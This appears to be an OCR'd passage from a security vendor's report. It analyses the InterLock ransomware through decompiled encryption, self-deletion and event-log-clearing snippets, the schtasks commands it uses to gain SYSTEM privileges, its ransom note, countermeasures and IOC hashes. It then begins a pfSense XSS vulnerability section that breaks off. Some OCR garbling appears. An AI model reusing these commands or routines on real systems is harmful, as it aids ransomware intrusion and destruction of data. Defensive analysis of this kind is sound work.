
Encryption method

Encrypt the entire file after padding in 1 MB block units

Characteristics

- Full encryption
- Execution arguments
- Register task scheduler
- AES&RSA encryption
- Multi-thread
- Delete event log

Ransom note


!_README_!.txt - Windows 메모장
파일(F) 편집(E) 서식(O) 보기(V) 도움말(H)

```
   INTERLOCK - CRITICAL SECURITY ALERT

To Whom It May Concern,
Your organization has experienced a serious security breach. Immediate action is required to mitigate further risks.

   THE CURRENT SITUATION
- Your systems have been infiltrated by unauthorized entities.
- Key files have been encrypted and are now inaccessible to you.
- Sensitive data has been extracted and is in our possession.

   WHAT YOU NEED TO DO NOW
1. Contact us via our secure, anonymous platform listed below.
2. Follow all instructions to recover your encrypted data.

Access Point: http://ebhmkoohccl45qesdbvrjqtyro2hmhkmh6vkyfyjjzfllm3ix72aqaid.onion/support/step.php
Use your unique Company ID: [redacted]

   DO NOT ATTEMPT:
- File alterations: Renaming, moving, or tampering with files will lead to irreversible damage.
- Third-party software: Using any recovery tools will corrupt the encryption keys, making recovery impossible.
- Reboots or shutdowns: System restarts may cause key damage. Proceed at your own risk.
```

!_README_!.txt

Change extension

.interlock

Production language

C/C++

Figure 10. Overview of the InterLock ransomware

Strategy of the InterLock ransomware





Figure 11. Attack strategy of the InterLock ransomware

The Linux version of the ransomware immediately checks the execution arguments, while the Windows version recovers the executable original code and then executes it (code patching technique). Therefore, the Windows version prioritizes the process of restoring the original code.



```
주소              Hex                                              ASCII
0000000140001000  C3 66 66 2E 0F 1F 84 00 00 00 00 00 0F 1F 40 00  Äff...........@.
0000000140001010  48 83 EC 28 48 8B 05 75 A8 03 00 31 C9 C7 00 01  H.ì(H..u¨..1ÉÇ..
0000000140001020  00 00 00 48 8B 05 76 A8 03 00 C7 00 01 00 00 00  ...H..v¨..Ç.....
0000000140001030  48 8B 05 79 A8 03 00 C7 00 01 00 00 00 48 8B 05  H..y¨..Ç.....H..
0000000140001040  EC A7 03 00 66 81 38 4D 5A 75 0F 48 63 50 3C 48  ì§..f.8MZu.HcP<H
0000000140001050  01 D0 81 38 50 45 00 00 74 66 48 8B 05 1F A8 03  .Ð.8PE..tfH...¨.
0000000140001060  00 89 0D B9 1F 04 00 8B 00 85 C0 74 43 B9 02 00  ...¹......ÀtC¹..
0000000140001070  00 00 E8 41 F4 02 00 E8 D4 ED 02 00 48 8B 15 DD  ..èAô..èÔí..H..Ý
0000000140001080  A8 03 00 8B 12 89 10 E8 D4 ED 02 00 48 8B 15 AD  ¨.......èÔí..H...
0000000140001090  A8 03 00 8B 12 89 10 E8 94 85 02 00 48 8B 05 3D  ¨.......è....H..=
00000001400010A0  A7 03 00 83 38 01 74 50 31 C0 48 83 C4 28 C3 90  §...8.tP1ÀH.Ä(Ã.
00000001400010B0  B9 01 00 00 00 E8 FE F3 02 00 EB BB 0F 1F 40 00  ¹....èþó..ë»..@.
00000001400010C0  0F B7 50 18 66 81 FA 0B 01 74 45 66 81 FA 0B 02  ..P.f.ú..tEf.ú..
00000001400010D0  75 88 83 B8 84 00 00 00 0E 0F 86 7B FF FF FF 8B  u..¸........{ÿÿÿ.
00000001400010E0  90 F8 00 00 00 31 C9 85 D2 0F 95 C1 E9 69 FF FF  .ø...1É.Ò..Áéiÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
```

```
주소              Hex                                              ASCII
0000000140001000  48 81 3D 37 C1 13 00 E5 1C 00 00 0F 85 D0 AB 0A  H.=7Á..å.....Ð«.
0000000140001010  00 41 57 57 41 56 41 54 55 48 89 E5 48 81 EC F0  .AWWAVATUH.åH.ìð
0000000140001020  00 00 00 48 89 7D ED 89 45 BE 48 89 4D F7 03 4D  ...H.}í.E¾H.M÷.M
0000000140001030  BD 0F B6 D1 4C 3B 15 64 3D 11 00 0F 89 ED 00 00  ½.¶ÑL;.d=....í..
0000000140001040  00 4C 8B A5 67 FF FF FF 48 89 0D 10 87 11 00 4C  .L.¥gÿÿÿH......L
0000000140001050  89 0D 84 37 11 00 4C 39 CF 0F 89 AD 00 00 00 4C  ...7..L9Ï......L
0000000140001060  8B 35 6F 15 11 00 4C 8D 7D 9A 49 89 F8 89 3D 41  .5o...L.}.I.ø.=A
0000000140001070  9F 11 00 89 D0 48 89 55 B9 89 95 41 FF FF FF 49  ....ÐH.U¹..AÿÿÿI
0000000140001080  C7 C2 BF 72 00 00 88 AD 79 FF FF FF 4C 89 9D 3F  ÇÂ¿r....yÿÿÿL..?
0000000140001090  FF FF FF 48 31 CF 4D 89 FB 4C 8B 7D F1 48 C7 C0  ÿÿÿH1ÏM.ûL.}ñHÇÀ
00000001400010A0  10 6A 00 00 8B 4D 85 8D 3D 41 08 11 00 0F B6 C1  .j...M..=A....¶Á
00000001400010B0  48 F7 C2 BA 16 F6 8D 74 16 8B 95 14 FF FF FF 4C  H÷Âº.ö.t....ÿÿÿL
00000001400010C0  8B B5 1C FF FF FF 81 C9 FB D4 00 00 48 29 D0 89  .µ.ÿÿÿ.ÉûÔ..H)Ð.
00000001400010D0  C8 8B 85 43 FF FF FF 4C 8B B5 52 FF FF FF 29 8D  È..CÿÿÿL.µRÿÿÿ).
00000001400010E0  77 FF FF FF 08 8D 64 FF FF FF 8B 95 1E FF FF FF  wÿÿÿ..dÿÿÿ...ÿÿÿ
```

Figure 12. Comparison of memory before and after the code patch (Top: Before the code patch, Bottom: After the code patch)

If you check the identical part in the area where the executing code is stored, you can find that the data stored after the code patch, that is, the code, has changed. The Windows version of the InterLock ransomware uses a technique in which it recovers and then executes the original executable code to avoid detection by security programs such as vaccines.

Both the Windows version and the Linux version check the execution arguments first, and then decide whether to perform a specific action. Both versions check the same four types of argument. There are arguments that encrypt specified directories or files only, and arguments that delete the ransomware files themselves after execution. For the "-s" argument, both versions check for input. However, the Linux version only checks and does not add or remove features, while the Windows version adds the ability to register ransomware in the scheduler. The table below shows the execution arguments and their functions.

Argument	Description
--directory [target]	Encrypt the specified directories only
--file [target]	Encrypt the specified files only
--delete	Self-delete after file encryption
--system	Register Task Scheduler and increase privileges (Windows)


Table 1. Execution arguments

The Windows version uses a total of four task scheduler commands. First, to register the task, it deletes the existing task and removes the --system argument from the ransomware execution command. It registers a task to run the command at 20:00 every day with arguments removed and with system privileges, and then runs the task immediately and deletes it. Task Scheduler is usually used to secure persistence or to escalate privileges. The InterLock ransomware is believed to have used Task Scheduler to escalate privileges, as it immediately deletes tasks after executing them with system privileges. The table below lists the commands used and descriptions.

Command	Description
schtasks /delete /tn TaskSystem /f > nul	Delete current task
schtasks /create /sc DAILY /tn "TaskSystem" /tr "cmd /C cd {path} && {execute_command}" /st 20:00 /ru system > nul	Register ransomware task (system privilege)
schtasks /run /tn TaskSystem > nul	Execute TaskSystem task
schtasks /delete /tn TaskSystem /f > nul	Delete TaskSystem task

Table 2. Task scheduler commands

Next, the ransomware sets the encryption target based on the input arguments and encrypts the files based on multi-threads. Both versions encrypt only the file in question when using the --file argument, and all files in the directory and its subdirectories when using the --directory argument. If neither argument is used, the ransomware will encrypt everything starting from the top directory (in the case of Windows, it will encrypt from the top directory of the C drive, and in the case of Linux, from the root directory).




```
if ( pathFile )
  threadStart(&pathFile);      // crypt target file
if ( pathDir )
  loopdir(&pathDir);           // crypt target dir
if ( !pathDir && !pathFile )
  allloop();                   // loop 'C:/'
```

```
if ( pathFile )
  threadStart(&pathFile);   // crypt target file
if ( pathDir )
  loopdir(&pathDir);        // loop target dir
if ( !pathDir && !pathFile
  allLoop();                // loop root('/') dir
```

Figure 13. Setting the encryption target according to the execution arguments (left: Windows, right: Linux)

If the --directory argument is used to encrypt a specific directory, or if all directories from the top directory are encrypted by using neither the --directory nor --file argument, the ransomware identifies all files and directories in the directory. If it is a file, the ransomware calls an encryption thread to encrypt it; if it is a directory, it creates a ransom note and recursively searches inside the directory.



```
if ( (buf.st_ino & 0xF000) == 0x4000 )  // check directory
{
  if ( entry[8] == '.' && !entry[9]
    || entry[8] == '.' && entry[9] == '.' && !entry[10]// pass ".", ".." dir
    || (checkExceptDir((entry + 8)) & 1) != 0 )// pass exceptDir
  {
    file[buf.__unused[0]] = 0;
  }
  else
  {
    v2 = strlen(entry + 8);
    buf.__unused[0] += (v2 + 1);
    ++buf.__unused[1];
    *(buf.__unused[2] + 4 * buf.__unused[1]) = v2;
    v1 = opendir(file);                      // recursive opendir
```

Figure 14. Directory verification and recursive search

This does not search all directories, and does not encrypt exempted directories. The table below lists the directories that are exempt from encryption by version.

Windows	Linux
.(Current folder), ..(Parent folder), $Recyble.Bin, Boot, Documents and Settings, PerfLogs, ProgramData, Recovery, System Volume Information, Windows, AppData, WindowsApps, Windows Defender, WindowsPowerShell, Windows Defender Advanced Threat Protection	.(Current folder), ..(Parent folder), bin, boot, cdrom, dev, etc, home, lib, lib32, lib64, libx32, lost+found, media, mnt, opt, proc, run, root, sbin, snap, srv, sys, tmp, usr, var


Table 3. Directories exempt from encryption

If the identified object is a file, the ransomware decides whether to encrypt the file based on a separate list of exceptions. The table below lists the files and extensions that are exempt from encryption by version.

Windows	Linux
!__README__!.txt, .bat, .bin, .cab, .cmd, .com, .cur, .diagcab, .diagcfg, .diagpkg, .drv, .hlp, .hta, .ico, .msi, .ocx, .psm1,.scr, .sys, .ini, .url, .dll, .exe, .ps1	!__README__!.txt, . boot.cfg, .sf, .b00, .v00, .v01, .v02, .v03, .v04, .v05, .v06, .v07, t00

Table 4. Files and extensions exempt from encryption


First, whether the .interlock extension exists in the file name is checked to determine whether it is encrypted. If the file is not encrypted, the .interlock extension is added to the file name. A random AES key and initialization vector (IV) are generated based on the system time. The AES key and IV generated in this way are used to encrypt the file, which is encrypted using a hard-coded RSA public key and then save at the end of the original file.



```
if ( !checkFileExt(target_file, ".interlock") )
{
  strcat(strcpy(encrypted_fileName, target_file), ".interlock");
  if ( !rename(target_file, encrypted_fileName) )
  {
    Stream = fopen(encrypted_fileName, "rb+");
    if ( Stream )
    {
      file_size = fsize(Stream);
      key_len = 48;
      key_IV = malloc(0x40ui64);
      generateKey(key_IV, file_size, key_len);// generate random key(32Bytes) & IV(16Bytes)
      file_size = addPaddingFile(Stream, file_size);
      *&ElementCount[1] = malloc(0x500ui64);
      *&ElementCount[1] = rsaCrypt(key_IV, key_len, *&ElementCount[1], ElementCount);// encrypt aes key & IV via RSA
```

Figure 15. Checking the encryption status and generating an encryption key


The ransomware uses the AES algorithm and encrypts files in CBC mode using the generated key and IV. It encrypts the entire file in blocks of 1 MB.



```
v5 = find_cipher("aes");
if ( cbc_start(v5, a3, a2, 32, 0, v9) )
{
  free(Block);
  free(v9);
  free(Buffer);
}
else
{
  while ( v17 > 0 )
  {
    v6 = v17;
    if ( v17 > ElementCount )
      v6 = ElementCount;
    v8 = fread(Block, 1ui64, v6, a1);
    if ( cbc_setiv(a3, 0x10ui64) || cbc_encrypt(Block, Buffer, v8, v9) )
      break;
    adjustFilePosition(a1, -v8, 1);
    fwrite(Buffer, 1ui64, v8, a1);
```

Figure 16. File encryption


--If the del argument is used, the ransomware will perform a self-delete function to erase any traces after file encryption is complete. The Linux version uses the rmdir command to delete a specific path to remove the ransomware, while the Windows version first creates a DLL file that deletes the ransomware files and then uses this to perform self-delete.



```
if ( !GetModuleFileNameA(0i64, ransomware, 0x104u) )
  return 0i64;
rand_num = rand();
tmp_path = getenv("tmp");
formatString2(self_deletefile, "%s/tmp%d.wasd", tmp_path, rand_num);
Stream = fopen(self_deletefile, "wb");        // create "%tmp%/tmp{rand_num}.wasd"
if ( !Stream )
  return 0i64;
fwrite(&data, 1ui64, 0xA00ui64, Stream);
fclose(Stream);
formatString2(v4, "rundll32.exe %s,run %s", self_deletefile, ransomware);
return create_process(v4);
```

Figure 17. Create DLL for self-deletion (Windows)


DLL files are hard-coded in ransomware and are stored in a temporary folder. The saved DLL file is a simple file that only contains the function of deleting the file in the path passed as an argument using the remove API. The Windows version uses the DLL file to remove the ransomware.



```
int __fastcall run(__int64 a1, __int64 a2, const char *a3)
{
  return remove(a3);
}
```

Figure 18. tmp.wasd function

In addition, the Windows version has a function to delete the event log. It uses the API to delete all four items: Application, Security, System, and Forwarded Events.



```
EvtClearLog(0i64, L"Application", 0i64, 0);
EvtClearLog(0i64, L"Security", 0i64, 0);
EvtClearLog(0i64, "S", 0i64, 0);
EvtClearLog(0i64, &ystem, 0i64, 0);
return EvtClearLog(0i64, L"Forwarded Events", 0i64, 0);
```

Figure 19. Deleting event logs

Countermeasures against the InterLock ransomware



infosec
Discovery
T1057
T1082
Block malicious activity with EDR solutions.
Defense Evasion
Save event logs to remote storage.
'Allow only authorized
administrators to delete event logs.
T1140
T1070
Privilege Escalation
Change the execution permissions of
the task scheduler to account permissions.
Allow only authorized administrators
to create scheduled tasks.
T1053
Execution
Block malicious
activity with EDR solutions.
T1129
T1059
Impact
T1486
Block malicious activity with activated
ASR rules and backup data.

Figure 20. Measures against the InterLock ransomware

Because the Windows version of the InterLock ransomware uses a code patching technique to restore the executable original code, it may not be detected by solutions such as anti-virus programs. However, it is possible to block threats using an EDR solution that identifies and blocks malicious activities based on behavior. Attackers also delete event logs to make it difficult to analyze breach incidents, but it's possible to prevent them from being deleted by storing the event logs remotely or setting them to only allow deletion by authorized administrators.

The Windows version attempts to acquire system privileges using Task Scheduler. Therefore, it is important to take steps to ensure that processes run through Task Scheduler run with the privileges of the account that created the task and not with system privileges, or to prevent tasks from being registered by users who do not have administrator privileges.

You can enable ASR[10] rules to prevent file encryption as well as the creation of processes for self-deleting, or use an EDR solution to block specific processes used by attackers to prevent malicious activity. The InterLock ransomware only has a file encryption function and does not delete backup copies separately, so it is possible to recover some files through system backups created by Windows' default function. Damage can also be minimized by backing up important data to multiple networks or storages.

The Linux version only encrypts files after traversing the file system, and deletes itself after encryption. Therefore, damage can be minimized by granting the user account minimal file and folder handling permissions so that ransomware cannot encrypt important files even if it is executed. An EDR solution can also be used to block the execution of malicious processes or an application whitelist can be set up to allow only pre-approved programs to run. Distributing data across multiple networks or storage locations will minimize damage.

[10] ASR (Attack Surface Reduction): Protection against specific processes used by attackers and executable processes

Indicator Of Compromise

InterLock(Windows)

a26f0a2da63a838161a7d335aaa5e4b314a232acc15dcabdb6f6dbec63cda642

InterLock(Linux)

e86bb8361c436be94b0901e5b39db9b6666134f23cce1e5581421c2981405cb1

28c3c50d115d2b8ffc7ba0a8de9572fbe307907aaae3a486aabd8c0266e9426f

File Name(Windows)

FilMatrix**e(Linux)**

Start

■ Reference sites

- BleepingComputer's official website (https://www.bleepingcomputer.com/news/security/massive-psaux-ransomware-attack-targets-22-000-cyberpanel-instances/)

- SOCRadar's official website (https://socradar.io/over-22000-cyberpanel-servers-at-risk-from-critical-vulnerabilities-exploitation-by-psaux-ransomware/)

- GitHub (https://gist.github.com/gboddin/d78823245b518edd54bfc2301c5f8882)

- NIST vulnerabilities database (https://nvd.nist.gov/vuln/detail/CVE-2024-51378)

- BleepingComputer's official website (https://www.bleepingcomputer.com/news/security/north-korean-govt-hackers-linked-to-play-ransomware-attack/)

- OzarksGo's official website (https://www.ozarksgo.net/tv-outage-update)


- Unit42's official blog (https://unit42.paloaltonetworks.com/north-korean-threat-group-play-ransomware/)

pfSense XSS Vulnerabilities (CVE-2024-46538)

■ Overview of Vulnerabilities

pfSense is a free, open source firewall and router software for FreeBSD.[11] It is configured and managed via a web-based interface and is available free of charge to both individuals and businesses, so many users are using it to configure their networks.

A search for publicly available pfSense firewalls on the Internet via an OSINT search engine reveals that, as of November 8, 2024, pfSense was being used on 460,000 sites in various countries including Brazil, Germany, and the United States.



Source: fofa.info

Figure 1. pfSense usage statistics

On October 22, 2024, a cross-site scripting (XSS) vulnerability (CVE-2024-46538) of pfSense was made public. The vulnerability allows attackers to arbitrarily insert malicious scripts due to insufficient input verification in the interface group management menu.

An attacker can exploit an XSS vulnerability to steal the operator's CSRF token[12] and use it to execute arbitrary commands through the administrator console. By doing so, the attacker

[11] FreeBSD: An open source operating system developed based on 4.4BSD-Lite

[12] CSRF Token: A unique, unpredictable value generated by the server-side application and shared with the client.

can install malware to take control of the firewall and manipulate rules to launch persistent attacks.

■ Attack Scenario

The figure below shows a CVE-2024-46538 attack scenario.

